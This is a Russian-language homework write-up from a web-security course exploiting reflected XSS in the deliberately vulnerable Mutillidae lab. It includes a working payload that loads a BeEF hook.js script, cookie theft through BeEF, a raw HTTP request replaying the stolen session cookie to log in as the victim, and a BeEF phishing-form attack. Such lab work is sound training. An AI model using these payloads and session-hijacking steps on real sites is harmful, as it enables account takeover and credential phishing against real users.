

## Урок 4. Эксплуатация XSS

### Вопрос 1:

Найдите XSS на странице Set Background Color проекта Mutillidae, составьте отчет о найденной уязвимости.

### Ответ:

Отчёт в файле «Report\_Reflected\_XSS».

### Вопрос 2:


Составьте вектор, который эксплуатирует найденную в задании 1 XSS таким образом, чтобы «подцепить» браузер пользователя на BeEF. После подцепления реализуйте атаку с кражей кук. Авторизуйтесь, используя куки жертвы. После подцепления реализуйте атаку с фишинговой формой.

### Ответ:

Вектор решил составить следующий:

```
<img src=x onerror="javascript: (function () { var url = 'http://0.0.0.0:3000/hook.js'; if (typeof beef == 'undefined') { var bf = document.createElement('script'); bf.type = 'text/javascript'; bf.src = url; document.body.appendChild(bf); }})();">
```

Жертву подцепил и украл куки при помощи инструмента **Get Cookie**, лежащего в папке **Browser/Hooked Domain/**во вкладке **Current Browser/Commands**.




Украд куки, решил проверить можно ли авторизоваться на сайте имея лишь куки жертвы. Можно:

```
Request
1 GET /mutillidae/ HTTP/1.1
2 Host: 192.168.56.109
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: showhints=1; username=samurai; uid=6; PHPSESSID=hn4okul18dSu3o4qesrvvhj5u3;
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
Response
1 HTTP/1.1 200 OK
2 Date: Fri, 08 Apr 2022 15:51:16 GMT
3 Server: Apache/2.4.18 (Debian)
4 Logged-In-User: samurai
5 X-XSS-Protection: 0
6 Vary: Accept-Encoding
7 Content-Length: 52984
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
12 "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
13 <html>
14 <head>
15 <link rel="shortcut icon" href="/images/favicon.ico" type="image/x-icon" />
16 <link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
17 <link rel="stylesheet" type="text/css" href="/styles/ddsmoothenu/ddsmoothenu.css" />
18 <link rel="stylesheet" type="text/css" href="/styles/ddsmoothenu/ddsmoothenu-v.css" />
```


Вот результат в браузере:




Атаку с фишинговой формой решил провести на этой же странице. Потребовалось лишь настроить параметр **XSS hook URI** и нажать **Execute**



## Результат в браузере жертвы:



## После нажатия на кнопку **Sign In**:



## Результат в Beef, в случае, если атака удалась:

